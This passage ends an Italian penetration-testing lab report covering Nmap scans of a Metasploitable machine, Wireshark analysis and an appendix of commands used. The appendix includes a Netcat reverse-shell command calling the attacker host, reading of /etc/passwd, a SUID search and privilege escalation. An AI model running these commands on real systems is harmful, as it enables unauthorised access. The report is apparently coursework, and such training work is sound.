Questa connessione NON viene completata (no ACK finale). Il sistema remoto **non registra una connessione completa** nei log applicativi e questo tipo di scan è **più stealth** e più utilizzato durante attacchi reali.



Conclusione

L'esercitazione ha permesso di comprendere in modo pratico le principali tecniche di ricognizione e analisi preliminare utilizzate nel penetration testing.

Le diverse scansioni Nmap (TCP, SYN e Aggressive) hanno evidenziato chiaramente la superficie d'attacco della macchina Metasploitable, mostrando numerosi servizi aperti, versioni obsolete e protocolli vulnerabili. Queste informazioni sono fondamentali per identificare potenziali punti di ingresso e valutare il livello di esposizione del sistema.

L'uso di Netcat ha dimostrato come, tramite una semplice reverse shell, sia possibile ottenere accesso remoto e interagire direttamente con il sistema target, mettendo in luce l'importanza di limitare servizi esposti e configurazioni non protette.

Infine, l'analisi facoltativa con Wireshark ha evidenziato la differenza tra una scansione TCP completa e una SYN scan, mostrando come quest'ultima risulti molto più stealth e difficilmente rilevabile dai log di sistema.

Nel complesso, l'esercizio ha confermato quanto la fase di scanning e di raccolta informazioni sia cruciale per valutare la sicurezza di un sistema e prevenire possibili compromissioni.

Appendice

Questa sezione riepiloga tutti gli strumenti e i comandi utilizzati per completare la fase di scanning, accesso remoto e analisi del traffico. Rappresenta un riferimento tecnico per replicare l'esercitazione o verificare le procedure adottate.

1. Scansioni Nmap

- Comando: Scansione TCP (Connect Scan)
→ `nmap 192.168.50.101`
- Comando: Scansione SYN (Half-Open Scan)
→ `nmap -sS 192.168.50.101`
- Comando: Scansione SYN + rilevamento versioni
→ `nmap -sS -sV 192.168.50.101`
- Comando: Scansione Aggressiva (-A)
→ `nmap -A 192.168.50.101`
- Comando: Scansione mirata su una porta
→ `nmap -sT -p 80 192.168.50.101`

2. Netcat – Listener e Reverse Shell

- Listener sul sistema attaccante (Kali):
→ `nc -l -p 1234`
- Reverse shell dalla macchina target:
→ `nc 192.168.50.100 1234 -e /bin/sh`

3. Enumerazione tramite shell remota

- Verifica utente corrente:
→ `whoami`
- Informazioni sul sistema:
→ `uname -a`
- Identificazione utenti/gruppi:
→ `id`

- Configurazione rete:
→ ifconfig
- Informazioni CPU:
→ lscpu
- Informazioni sui dischi:
→ lsblk
- Lettura file passwd:
→ cat /etc/passwd
- Ricerca file con permessi SUID:
→ find / -perm -4000 2>/dev/null
- Lista dettagliata di una home:
→ ls -la /home/msfadmin
- Elevazione privilegi (quando possibile):
→ sudo su

Venezia, 18/11/2025

Fabio Renna